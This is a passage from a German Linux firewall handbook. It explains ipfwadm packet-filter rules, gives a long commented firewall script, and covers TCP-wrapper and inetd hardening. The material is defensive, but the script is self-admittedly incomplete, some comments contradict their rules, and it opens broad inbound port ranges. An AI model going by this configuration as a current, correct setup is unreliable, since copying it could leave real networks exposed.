Es wird hier ein besonderes Zeichen \ verwendet, auch META Zeichen oder Fluchtsymbol genannt. Es soll dafür sorgen, daß das direkt darauffolgende ASCII Zeichen ignoriert wird. Welches ? Das ist bei Editoren meist nicht sichtbar - Es ist das RETURN oder NEWLINE Zeichen. Hiermit werden lange Zeilen umgebrochen, ohne daß die Shell bei der Abarbeitung der Regeln in Schwierigkeiten mit der Interpretation der Zeichen gerät.

Es wird hier das Senden eines TCP Paketes aus dem Internet von Port 80 den Zugriff auf einen Client innerhalb unseres Netzwerkes zugelassen, der Ports oberhalb von 1024 benutzt, z.B. Netscape.

Das "-k" hat eine sehr wichtige Bedeutung. Es bedeutet, daß alle Pakete das ACK Bit gesetzt haben müssen, andern falls werden diese abgewiesen.

Nochmals zur Erinnerung: Beim Verbindungsaufbau mit SYN-Bit, danach werden alle Pakete nur noch mit gesetztem ACK Bit ausgetauscht. Im Grunde bedeutet dies, daß zwar Pakete aus dem Internet in unser Intranet akzeptiert werden, aber keinen Verbindungsaufbau aus dem Internet zu einem der Hosts im Intranet möglich ist. Eine genaue Liste von Protokollen, Ports und Regeln findet sich im Anhang über Firewallregeln

Pakete mit ACK Bit werden also nur dann akzeptiert, wenn ein SYN Paket aus dem Intranet zu dem Host im Internet übertragen wurde. Die Firewall merkt sich diese Adresse und erlaubt dann den Partnern, weiterhin Pakete untereinander auszutauschen. Kurz gesagt, die Firewall öffnet die Ports nur dann, wenn jemand aus dem Intranet surfen möchte. Genau das war das Ziel.

Nun werden noch Regeln für Browser hinzugefügt:

```
# Erlaube HTTPS und PROXY
ipfwadm -I -a accept -P tcp -k -W $EXTERNES_INTERFACE \
                    -S $ANYWHERE 443 8080 3128\
                    -D $INTRANET $UNPRIVPORTS
```

Hier wird die Übertragung von Ports 443 und 8080 aus dem Internet zu einem Client im Intranet zugelassen. Auch hier muß die Verbindung von innen initiiert worden sein. (-k)

Die Schreibweise ist nun so, daß mehrere Ports hintereinander angeben werden können, das IPFWADM Toolkit interpretiert dieses korrekt. Ports 443 werden für die sichere Übertragung von Daten über das Internet verwendet (Der Schlüssel links unten im Browser schließt sich), was aber nicht bedeutet, daß die Daten, z.B. Kreditkartennummern am Zielort auch sicher aufgehoben sind. Port 8080 und 3128 sind gebräuchliche Ports für HTTP-PROXY-CACHES, die viele Seiten aus dem Internet zwischen gespeichert haben, und somit für eine beschleunigte Übertragung sorgen. Wer z.B. mit ISDN surft, sollte nur über Profis surfen. Es verhindert Angriffe auf den TCP/IP Stack von Microsoft Betriebssystemen. Außerdem geht es schneller und der Provider spart Kosten ein. Bei der Angabe des Proxies im Browser sollte man es einmal mit proxy.provider.de, auf den beiden oben erwähnten Ports versuchen.

Wir haben nun einige Ports betrachtet. UNIX verfügt aber über ein unglaubliche Zahl von Diensten, sodaß man wirklich alle abschalten sollte, von denen man nicht definitiv weiß, ob sie bei falscher Konfiguration ein Sicherheitsproblem darstellen. Allgemein sollte man sich an der UNIX Computer Security Checklist von AUSCERT oder dem DFN-Verein in Hamburg

orientieren. Diese ist zwar etwas veraltet, das ist aber UNIX auch im Prinzip, auch wenn einige Benutzeroberflächen sehr modern aussehen. Das Grundprinzip bei UNIX ist seit den 70er Jahren nicht mehr verändert worden. Eine große Hilfe ist das Grundschutzhandbuch des BSI (http://www.bsi.bund.de) sein.

Um jedoch eine sichere Firewall aufzubauen, sei jedermann/frau dringenst geraten, so konservativ, wie möglich mit der Freigabe von Ports auf der Firewall zu verfahren. Dasselbe gilt insbesondere für Dienste auf der Firewall selber. In der Vergangenheit haben unzählige Einbrüche über Dämonen, wie z.B. sendmail, pop3, http...gezeigt, daß ein Angreifer über trojanische Pferde auf den Arbeitsstationen auch die Firewall selber angreifen kann.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

9.14 Gefahren mit Ports > 1024

Es gibt aber noch ein paar Gefahren bezüglich der Freigabe von unpriviligierte (>1024) auf der Firewall. Per Definition sind die Dienste von X-Windows (6000+), OpenWindows (2000+) und NFS (TCP und UDP 2049) also oberhalb der privilegierten Ports angesiedelt. Wenn also schon Ports freigegeben werden müssen, dann sollten unbedingt diese Ports ausdrücklich ausgeschlossen werden. Ein häufiger Fehler in größeren Netzwerken ist, daß oft auf den Routern alle Ports > 1024 freigegeben worden sind. Freie Bahn also für einen Angreifer, Daten unbemerkt aus dem Unternehmen zu stehlen. Wie hier genau die Zusammenhänge aussehen, werden in den Kapiteln Buffer Overflows und im Kapitel Wie erzeuge ich DoS Pakete ? beschrieben.

9.15 Die kompletten Firewall - Regeln

Hier nun ein vollständig kommentiertes Skript, welches auf GPL RedHat LINUX (fast) lauffähig ist. Es bedarf noch einiger Ergänzungen von etwas später im Skript benutzen Variablen, bitte hierzu das Kapitel FAQ lesen. Wer sich jedoch noch nicht so gut mit den Firewallregeln auskennt, der mag ein Skript aus einem anderen Generator probieren. Siehe hierzu auch Kapitel FWCONFIG

```
#!/bin/sh
#
#  Es sollte /etc/rc.d/rc.firewall genannt werden.
#  Gestartet wird es von /etc/sysconfig/network-Skripts/ifdhcpc-done.

echo "Starte Firewall... "

# Einige Definitionen von Variablen, any/0 bedeutet nichts anderes, als
# 0.0.0.0/0. Dies ist per Definition jede IP - Nummer

ANYWHERE="any/0"

# Nun müssen die Interfaces und IP - Nummern alle zugewiesen werden.

EXTERNES_INTERFACE="eth0"
LOKALES_INTERFACE="eth1"
INTRANET="10.0.0.0/24"          #Class-C Netzwerk

DHCP_SERVER="dhcp.intra.net/16"
SMTP_SERVER="smtp.intra.net"
POP_SERVER="pop.intra.net"
NEWS_SERVER="news.intra.net"
WEB_PROXY_SERVER="www.intra.net"
#  Die IP Adresse, $IPADDR, wird von DHCP vergeben

if [ -f /etc/dhcpc/hostinfo-$EXTERNES_INTERFACE ]; then
    . /etc/dhcpc/hostinfo-$EXTERNES_INTERFACE
elif [ -f /etc/dhcpc/dhcpcd-$EXTERNES_INTERFACE.info ]; then
    . /etc/dhcpc/dhcpcd-$EXTERNES_INTERFACE.info
else
    echo "rc.firewall:  dhcp is not configured."
    exit 1
fi

# nameservers are originally from /etc/dhcpc/resolv.conf.
# The example ifdhcpc-done Skript updates these automatically and
# appends them to /etc/dhcpc/hostinfo-$EXTERNES_INTERFACE or
# /etc/dhcpc/dhcpcd-$EXTERNES_INTERFACE.info.

# Edit and uncomment these if NOT using the example ifdhcpc-done Skript.
```

```
NAMESERVER_1="ns1.domain.de"
NAMESERVER_2="ns2.domain.de"
NAMESERVER_3="ns3.domain.de"

# ------------------------------------------------------------------------

LOOPBACK_INTERFACE="lo"
LOOPBACK="127.0.0.0/8"
INTRANET="10.0.0.0/8"
PRIVPORTS="0:1023"
UNPRIVPORTS="1024:65535"
VERBOTEN_PORTS="2049"                   # (TCP/UDP) NFS
VERBOTEN_OPENWINDOWS="2000"             # (TCP) openwindows
VERBOTEN_XWINDOWS="6000:6001"           # (TCP) X windows
SSH_PORTS="1020:1023"                   # range for SSH privileged ports
# Lösche alle Filter
    ipfwadm -I -f
    ipfwadm -O -f
    ipfwadm -F -f
# Default policy is DENY
    ipfwadm -I -p deny
    ipfwadm -O -p deny
    ipfwadm -F -p deny

# Anti spoofing Regeln
    ipfwadm -I -a deny -o -W $EXTERNES_INTERFACE -S $IPADDR
    ipfwadm -O -a reject -o -W $EXTERNES_INTERFACE -D $IPADDR

# Keine Adressen aus dem Intranet dürfen in das Externe Interface
    ipfwadm -I -a deny    -W $EXTERNES_INTERFACE -S $INTRANET
    ipfwadm -I -a deny    -W $EXTERNES_INTERFACE -D $INTRANET
    ipfwadm -O -a reject    -W $EXTERNES_INTERFACE -S $INTRANET
    ipfwadm -O -a reject    -W $EXTERNES_INTERFACE -D $INTRANET

# Keine Adressen aus dem Intranet dürfen in das LOOPBACK Interface
    ipfwadm -I -a deny -o -W $EXTERNES_INTERFACE -S $LOOPBACK
    ipfwadm -I -a deny -o -W $EXTERNES_INTERFACE -D $LOOPBACK
    ipfwadm -O -a reject -o -W $EXTERNES_INTERFACE -S $LOOPBACK
    ipfwadm -O -a reject -o -W $EXTERNES_INTERFACE -D $LOOPBACK

# Keine Broadcasts
    ipfwadm -I -a deny    -W $EXTERNES_INTERFACE -S $BROADCAST_1
    ipfwadm -I -a deny    -W $EXTERNES_INTERFACE -D $BROADCAST_0

# Keine Multicast-Adressen !
    ipfwadm -I -a deny -o -W $EXTERNES_INTERFACE -S $MULTICAST

# ICMP Codes
#  0: Echo_Reply
#  3: Dest_Unreachable, Network_Unavailable, Service_Unavailable, etc.
#  4: Source_Quench
#  5: Redirect
```

```
#  8: Echo_Request
# 11: Time_Exceeded
# 12: Parameter_Problem

     ipfwadm -I -a accept -P icmp -W $EXTERNES_INTERFACE \
             -S $ANYWHERE 0 3 4 11 12 -D $IPADDR

     ipfwadm -I -a accept -P icmp -W $EXTERNES_INTERFACE \
             -S $DHCP_SERVERS 8 -D $IPADDR

     ipfwadm -O -a accept -P icmp -W $EXTERNES_INTERFACE \
             -S $IPADDR 3 4 8 12  -D $ANYWHERE

     ipfwadm -O -a accept -P icmp -W $EXTERNES_INTERFACE \
             -S $IPADDR  0 11 -D $DHCP_SERVERS

# Keine SUN RPC Pakete

    ipfwadm -O -a reject -P tcp -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE 0 87 111 512 513 514 515 540

    ipfwadm -O -a reject -P tcp -W $EXTERNES_INTERFACE \
            -S $IPADDR 0 87 111 512 513 514 515 540 \
            -D $ANYWHERE

# Kein Openwindows
    ipfwadm -O -a reject -P tcp -y -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE $VERBOTEN_OPENWINDOWS
# Kein X-Windows
    ipfwadm -O -a reject -P tcp -y -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE $VERBOTEN_XWINDOWS

# SOCKS ist erlaubt, hierzu muß SOCKS installiert sein
    ipfwadm -O -a reject -P tcp -y -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE 1080

# Kein dhcp tftp sunrpc snmp snmp-trap ins Internet
    ipfwadm -O -a reject -P udp -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE 0 68 69 111 161 162

# Kein biff (Mail) ins Internet
    ipfwadm -O -a reject -P udp -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE 512 513 514 520 521

# Kein dhcp tftp sunrpc snmp snmp-trap
    ipfwadm -O -a reject -P udp -W $EXTERNES_INTERFACE \
            -S $IPADDR 0 67 69 111 161 162 \
```

```
            -D $ANYWHERE

# Kein  biff
    ipfwadm -O -a reject -P udp -W $EXTERNES_INTERFACE \
            -S $IPADDR \
            -D $ANYWHERE 512 513 514 520 521

# Zugriff für alle Intranet Hosts
    ipfwadm -I -a accept -W $LOKALES_INTERFACE -S $INTRANET
    ipfwadm -O -a accept -W $LOKALES_INTERFACE -D $INTRANET

# Loopback für die Dämonen
    ipfwadm -I -a accept -W $LOOPBACK_INTERFACE
    ipfwadm -O -a accept -W $LOOPBACK_INTERFACE

# Kein Zugriff auf Ports im Bereich von X, OpenWindows, NFS...
    ipfwadm -I -a deny -o -P tcp -y -W $EXTERNES_INTERFACE \
            -D $IPADDR $VERBOTEN_PORTS

    ipfwadm -I -a deny -o -P tcp -y -W $EXTERNES_INTERFACE \
            -D $IPADDR $VERBOTEN_OPENWINDOWS

    ipfwadm -I -a deny -o -P tcp -y -W $EXTERNES_INTERFACE \
            -D $IPADDR $VERBOTEN_XWINDOWS

# Kein SOCKS aus dem Internet
    ipfwadm -I -a deny -P tcp -y -W $EXTERNES_INTERFACE \
            -S $ANYWHERE \
            -D $IPADDR 1080
# Kein UDP auf verbotene Ports
    ipfwadm -I -a deny -o -P udp -W $EXTERNES_INTERFACE \
            -D $IPADDR $VERBOTEN_PORTS

# traceroute benutzt -S 32769:65535 -D 33434:33523
# Verbiete Traceroute

    ipfwadm -I -a accept -o -P udp -W $EXTERNES_INTERFACE \
            -S 24.128.0.0/16 32769:65535 \
            -D $IPADDR 33434:33523

    ipfwadm -I -a deny -o -P udp -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 32769:65535 \
            -D $IPADDR 33434:33523

# Hier sollte man die Ports nur freigeben, wenn man Zugriff auf den
# Bastion Host zulassen möchte, DNS Server
#
#     ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
#             -S $NAMESERVER_1 53 \
#             -D $IPADDR 53

#     ipfwadm -O -a accept -W $EXTERNES_INTERFACE \
#             -S $IPADDR 53 \
```

```
#             -D $NAMESERVER_1 53

#     ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
#             -S $NAMESERVER_2 53 \
#             -D $IPADDR 53

#     ipfwadm -O -a accept -W $EXTERNES_INTERFACE \
#             -S $IPADDR 53 \
#             -D $NAMESERVER_2 53

#     ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
#             -S $NAMESERVER_3 53 \
#             -D $IPADDR 53

#     ipfwadm -O -a accept -W $EXTERNES_INTERFACE \
#             -S $IPADDR 53 \
#             -D $NAMESERVER_3 53
#
# DNS Client ist ok !

     ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
             -S $NAMESERVER_1 53 \
             -D $IPADDR $UNPRIVPORTS

     ipfwadm -O -a accept -P udp    -W $EXTERNES_INTERFACE \
             -S $IPADDR $UNPRIVPORTS \
             -D $NAMESERVER_1 53

     ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
             -S $NAMESERVER_1 53 \
             -D $IPADDR $UNPRIVPORTS

     ipfwadm -O -a accept -P tcp -W $EXTERNES_INTERFACE \
             -S $IPADDR $UNPRIVPORTS \
             -D $NAMESERVER_1 53

     ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
             -S $NAMESERVER_2 53 \
             -D $IPADDR $UNPRIVPORTS

     ipfwadm -O -a accept -P udp    -W $EXTERNES_INTERFACE \
             -S $IPADDR $UNPRIVPORTS \
             -D $NAMESERVER_2 53

     ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
             -S $NAMESERVER_2 53 \
             -D $IPADDR $UNPRIVPORTS

     ipfwadm -O -a accept -P tcp -W $EXTERNES_INTERFACE \
             -S $IPADDR $UNPRIVPORTS \
             -D $NAMESERVER_2 53

     ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
```

```
            -S $NAMESERVER_3 53 \
            -D $IPADDR $UNPRIVPORTS

    ipfwadm -O -a accept -P udp    -W $EXTERNES_INTERFACE \
            -S $IPADDR $UNPRIVPORTS \
            -D $NAMESERVER_3 53

    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $NAMESERVER_3 53 \
            -D $IPADDR $UNPRIVPORTS

    ipfwadm -O -a accept -P tcp -W $EXTERNES_INTERFACE \
            -S $IPADDR $UNPRIVPORTS \
            -D $NAMESERVER_3 53

# SSH server (22)
#    ipfwadm -I -a accept -P tcp    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $UNPRIVPORTS -D $IPADDR 22
#    ipfwadm -I -a accept -P tcp    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $SSH_PORTS -D $IPADDR 22
# SSH client (22)
#    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE 22 -D $IPADDR $UNPRIVPORTS
#    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE 22 -D $IPADDR $SSH_PORTS
# TELNET server (23)
#    ipfwadm -I -a accept -P tcp    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $UNPRIVPORTS -D $IPADDR 23
# TELNET client (23)
#    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE 23 -D $IPADDR $UNPRIVPORTS
# HTTP server (80)
#    ipfwadm -I -a accept -P tcp    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $UNPRIVPORTS -D $IPADDR 80
# HTTP client (80)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 80 \
            -D $IPADDR $UNPRIVPORTS
# HTTPS client (443)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 443 \
            -D $IPADDR $UNPRIVPORTS
# WWW-CACHE client (typical ports are 8000 or 8080)
#    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
#            -S $WEB_PROXY_SERVER \
#            -D $IPADDR $UNPRIVPORTS
# POP client (110)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $POP_SERVER 110 \
            -D $IPADDR $UNPRIVPORTS
# NNTP NEWS client (119)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $NEWS_SERVER 119 \
```

```
            -D $IPADDR $UNPRIVPORTS
# FINGER client (79)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 79 \
            -D $IPADDR $UNPRIVPORTS
# AUTH server (113)
    ipfwadm -I -a reject -P tcp    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE -D $IPADDR 113
# AUTH client (113)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 113 -D $IPADDR $UNPRIVPORTS
# SMTP server (25)
#    ipfwadm -I -a accept -P tcp    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $UNPRIVPORTS \
#            -D $IPADDR 25
# SMTP client (25)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $SMTP_SERVER 25 \
            -D $IPADDR $UNPRIVPORTS
# ------------------------------------------------------------------
# IRC client (6667)
#    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE 6667 \
#            -D $IPADDR $UNPRIVPORTS
# RealAudio client
#    ipfwadm -I -a accept -P tcp  -k -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $UNPRIVPORTS \
#            -D $IPADDR 554 7070 7071
# UDP is the preferred method
#    ipfwadm -I -a accept -P udp -W $EXTERNES_INTERFACE \
#            -S $ANYWHERE $UNPRIVPORTS \
#            -D $IPADDR 6970:7170
# FTP server (20, 21)
    ipfwadm -I -a accept -P tcp  -W $EXTERNES_INTERFACE \
            -S $ANYWHERE $UNPRIVPORTS \
            -D $IPADDR 21
# PORT MODE Antworten für Daten
    ipfwadm -I -a accept -P tcp -k  -W $EXTERNES_INTERFACE \
            -S $ANYWHERE $UNPRIVPORTS \
            -D $IPADDR 20
# PASSIVE MODE Antworten für Daten
    ipfwadm -I -a accept -P tcp  -W $EXTERNES_INTERFACE \
            -S $ANYWHERE $UNPRIVPORTS \
            -D $IPADDR $UNPRIVPORTS
# FTP client (20, 21)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 21 \
            -D $IPADDR $UNPRIVPORTS

    ipfwadm -I -a accept -P tcp    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 20 \
            -D $IPADDR $UNPRIVPORTS
# PASV-FTP
```

```
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE $UNPRIVPORTS \
            -D $IPADDR $UNPRIVPORTS
# WHOIS client (43)
    ipfwadm -I -a accept -P tcp -k    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 43 \
            -D $IPADDR $UNPRIVPORTS

# UDP  für DHCP Clients
    ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
            -S $DHCP_SERVERS 67 \
            -D $IPADDR 68

    ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
            -S $DHCP_SERVERS 67 \
            -D $BROADCAST_1 68

    ipfwadm -O -a accept -P udp -o -W $EXTERNES_INTERFACE \
            -S $BROADCAST_0 68 \
            -D $DHCP_SERVERS 67

# DHCP IP-Vergabe
    ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
            -S $BROADCAST_0 67 \
            -D $BROADCAST_1 68

# REBINDING bei DHCP
    ipfwadm -O -a accept -P udp -W $EXTERNES_INTERFACE \
            -S $BROADCAST_0 68 \
            -D $BROADCAST_1 67

    ipfwadm -I -a accept -P udp    -W $EXTERNES_INTERFACE \
            -S $DHCP_SERVERS 67 \
            -D $ANYWHERE 68

    ipfwadm -I -a deny -P udp    -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 67 \
            -D $IPADDR 68
# NTP TIME clients (123)
#   ipfwadm -I -a accept -P udp -W $EXTERNES_INTERFACE \
#           -S dominator.eecs.harvard.edu 123 \
#           -D $IPADDR $UNPRIVPORTS

# Logging explizit für:

    ipfwadm -I -a deny -o -P tcp -W $EXTERNES_INTERFACE -D $IPADDR
    ipfwadm -I -a deny -o -P udp -W $EXTERNES_INTERFACE -D $IPADDR $PRIVPORTS

    ipfwadm -O -a deny -o -P icmp -W $EXTERNES_INTERFACE -S $IPADDR 5
    ipfwadm -I -a deny -o -P icmp -W $EXTERNES_INTERFACE \
            -S $ANYWHERE 5 13 14 15 16 17 18 -D $IPADDR

# Erlaube anderen Verkehr ins Internet
```

```
     ipfwadm -O -a accept -W $EXTERNES_INTERFACE -S $IPADDR

# Masquerade aktivieren

    ipfwadm -F -a masquerade -W $EXTERNES_INTERFACE -S $INTRANET

echo "Firewall aktiv"
```

9.16 Die Dienste auf einer Firewall

Die Firewall soll auch von innen jedem Angreifer möglichst wenig Angriffsfläche bieten. in der Datei /etc/inetd.conf sollten möglichst keine Dienste mehr laufen. Im Grunde sollte man auch den **inetd** selber abschalten, da auch er Ziel von DoS Angriffen werden kann. Einzelne Dämomen kann man immer auch ohne den **inetd** starten, nebenher gesagt. Es werden dann keine Dämonen mehr gestartet, wenn Pakete an einem bestimmten Port eintreffen. Dies ist die sicherste Einstellung. Da aber immer irgend jemand irgendeinen Dienst nutzen möchte, evtl. zur Fernwartung, so ist es notwendig, trotzdem einige Probleme bei der Aktivierung der Dienste zu erläutern.

Nach außen hin ist es immer kritisch, irgendeinen Dienst freizugeben. Das hat der Betreiber der Site http://www.kernelnotes.org schmerzlich erfahren müssen. Es ist nämlich jemandem gelungen, in den einzigen "sicheren" Dienst des Servers einzubrechen, nämlich SSH. Das Problem lag in einem möglichen buffer overflow schon bei der Übergabe der Schlüssel und Paßworte der Authentifizierung (Siehe http://www.geek-girl.com). Ein weiterer Fall, der im Januar 1999 bekannt geworden ist, betrifft den TCP Wrapper von Wietse Venema (TCPD). Dieser wurde von einem unbekannten mit einer Hintertüre versehen, die schwierig zu entdecken war. Man mußte sich von einem spezielle Quellport aus mit dem Wrapper auf einem Server verbinden lassen. Damit hatte der unbekannte Zugang zu dem gesamten System. Es ist bei der Installation einer Firewall und der Auswahl der Dienste sehr wichtig, die Quellcodes stets von einem sicheren Server zu beziehen, die Prüfsummen zu verifizieren (MD5) und diese dann eigenhändig zu kompilieren und zu installieren.

Für die Fernwartung aus dem Intranet heraus ist es zu vertreten, daß die Dienste FTP und TELNET auf der Firewall aktiviert werden. Das erspart, je nach Größe es Hauses, einige Laufarbeit. Wie oben schon erwähnt, binden sich viele Dienste an alle zur Verfügung stehenden Netzwerkkarten. Soweit dieses möglich ist, sollten alle Dienste an die interne Netzwerkkarte gebunden werden. Wie wichtig dies ist, zeigt sich u.a. auch mit dem Proxy 2.0 unter Microsoft Windows NT 4.0. Wie man sieht, sind die Probleme allgegenwärtig. Sie sind alle zu beheben, vorausgesetzt, daß man die Zusammenhänge versteht. Um alle Dämonen, also den tcpd, inetd, in.ftpd, und telnetd nach außen hin abzuschirmen, ist es notwendig, die Firewallregeln entsprechend anzupassen.

Die Standardkonfiguration bei RedHat Linux ist so, daß alle Dienste stets über den TCP Wrapper gestartet werden. Der mitgelieferte TCPD ist jedoch nicht die "überarbeitete" Version, sondern stammt vom Original ab.

Nun wenden wir uns weiteren Diensten zu, den RPC´s. Die Remote Procedure Calls werden von vielen Betriebssystemen für Dinge genutzt, von denen es niemand vermutet hätte. Beispielsweise nutzt Windows NT die RPC für den PDC, OSF-DCE verwendet es, viele Backup-Programme verwenden es, NFS, NIS+, YP basieren ebenfalls darauf. Inzwischen benötigt sogar SAMBA diesen Dienst.

RPC ist ein Dienst, der oberhalb von IP, TCP und UDP angesiedelt ist. Der Grund für die Einführung dieses Dienstes liegt darin, daß TCP und UDP nur 65535 verschiedene Ports, also Verbindungen

simultan benutzen können. Berücksichtigt man, daß z.B. X-Windows sehr viele simultane Verbindungen benötigt (Fontserver...), dann kann es passieren, daß die Ports alle schnell vergeben sind. RPC hat die 2 Byte auf 4 Byte erweitert, und kann somit ca. 4.3 Milliarden simultane Verbindungen handeln. Die einzig feste Portnummer dieses Dienstes, die niemals verändert werden darf, ist die des Portmappers auf Port 111. Dieser handelt die Kanäle mit den Clients aus. Die Firewall im Kernel von LINUX hat keinerlei speziellen Kenntnisse über die Mechanismen, die für die RPC Dienste erforderlich sind. Hier bleibt nur der Einsatz des TIS FWTK übrig. Die Installation des TIS FWTK ist ein einem der folgenden Kapitel beschrieben. Die Firewall ist nun im Prinzip von allen Arbeitsstationen im Intranet zu erreichen. Die Fernwartung könnte also von allen Arbeitsplätzen im Netz erfolgen. Es existieren nun zwei Möglichkeiten, den Zugriff zu begrenzen. Die Änderung der Firewallregeln, oder die Anpassung des der Datei /etc/hosts.allow, /etc/hosts.deny und der /etc/inetd.conf Datei. Betrachten man nun die Datei /etc/hosts.allow:

```
ALL: LOCAL
in.ftpd sshd : ALL
```

Es wird allen Arbeitsstationen im Netzwerk die Aktivierung der Dämonen in.ftpd und sshd erlaubt. (FTP und SSH) Betrachten man nun die Datei /etc/hosts.deny:y

```
ALL: PARANOID
ALL EXCEPT in.ftpd sshd : ALL
```

Man erreicht mit diesen Einstellungen, daß die Firewall ein "double reverse lookup" bei jedem Verbindungsaufbau durchführt, d.h. den DNS - Namen in eine IP - Nummer auflöst, mit reverse lookup diese IP - Nummer zurück in den DNS - Namen auflöst, und vergleicht. Ist die zugreifende Maschine dann nicht korrekt in die DNS - Server eingetragen, also nicht offiziell, dann wird die Verbindung abgelehnt. Ein Grund hierfür kann sein, daß ein Angreifer versucht, von einem Laptop o.ä. sich Zugang zur Firewall zu verschaffen. Im Internet führt diese Einstellung zu einer erheblichen Belastung der DNS Server, weil weltweit viele Konfigurationsfehler passieren. Allerdings verbessert diese Einstellung sehr den Schutz vor Angriffen mit gespooften Adressen. Hierzu muß jedoch der TCPD mit -DPARANOID neu kompiliert werden. Dies trifft im Übrigen auf die Dämonen zu: APACHE, SAMBA, BIND, SQUID, mountd...Diese müssen alle mit der eingebundenen **libwrap** neu kompiliert werden, damit diese bei jedem Kontakt mit einem Client einen **double reverse lookup** durchführt. Der Befehl **man tcpd** gibt zusätzlich noch genügend Hinweise für die Konfiguration des TCP Wrappers.

Hier noch einige Tips zur Konfiguration der Firewall

- Die Firewallregeln sollten immer nur von einem vollständigen Skript aus gesetzt werden.
- Es sollte sichergestellt sein, daß alle vorherigen Regeln gelöscht werden. Dies kann mit: **ipfwadm -F/I/O -f** geschehen. Um sich davon zu überzeugen, daß alle Regeln wirklich gelöscht sind, reicht **ipfwadm -I/O/F -l** aus.
- Man sollte nicht vergessen, vor dem Löschen der Regeln die Firewall von dem ISDN - Router zu trennen. Die **default policy** ist auch eine Regel. Im richtigen Moment könnte sonst ein Angreifer durch die Firewall tunneln. Dies ist abhängig davon, ob **forwarding** im Kernel aktiviert wurde.
- Die Firewall sollte niemals ungeprüft an das Internet angeschlossen werden. **Die Philosophie des Herumprobierens, bis es läuft, und dann zu testen, hat schon vielfach zu Einbrüchen geführt.**

Insbesondere interessieren sich Hacker für neu vergebene IP-Netze und Domainnamen (RIPE). Es dauert mitunter nur Stunden, bis ein Hacker sein Glück versucht.

- Das Mitloggen von Ereignissen schon zu Beginn kann sehr aufschlußreich sein, insbesondere auch der internen Pakete. Es sollten stets auch alle Flags (SYN, ACK) überprüft werden. Mit der Option **-o** am Anschluß einer jeden Firewallregel wird sichergestellt, daß bei einem Verstoß gegen diese Regel ein Eintrag im Logfile der Firewall erscheint.
- Schon beim Aufbau der Firewall sollte die Security Policy aufgestellt sein.

Online Suche im Handbuch LITTLE-IDIOT NETWORKING

10. Überprüfung der Firewallregeln

Es ist immer eine gute Idee, die Firewallregeln auch von einer zweiten Person überprüfen zu lassen, die viel weniger Ahnung hat. Die vielen Fragen, die dann aufkommen, zeigen dann, ob alles richtig verstanden und umgesetzt wurde. Die Befehle lauten:

- ipfwadm -F -l -n ,um sich die Regeln zur Weiterleitung der Pakete zwischen den Interfaces anzeigen zu lassen
- ipfwadm -I -l -n , für eingehende Pakete
- ipfwadm -O -l -n , für ausgehende Pakete

10.1 Überprüfung der forwarding Regeln

```
ipfwadm -F -l -n

IP firewall forward rules, default policy: deny
type  prot source               destination          ports
acc/m all  10.0.1.0/24       0.0.0.0/0            n/a
```

Die Ausgabe besagt, daß die default policy auf deny gesetzt ist. in der Tabelle steht, daß alle Pakete aus dem Netzwerk 10.0.1.0 in das Internet weitergeleitet werden, und zwar auf allen Ports und mit aktiviertem masquerading (acc/m). Die Zahl 24 gibt die signifikanten Bits an. /24 entspricht 255.255.255.0 also 3 mal 8 Bit. Das bedeutet, daß ein Class-C Netz angesprochen wird. Das letzte Byte (8 Bit) ist also variabel. Wer z.B. hinter der Firewall einen einzelnen Host betreiben möchte, der sollte die Option /32 benutzen, damit nur dieser einzelne Host freigeschaltet wird. Die Interfaces sind hier nicht mit angegeben, also Vorsicht mit Verwechslungen.

10.2 Überprüfung der ausgehenden Regeln

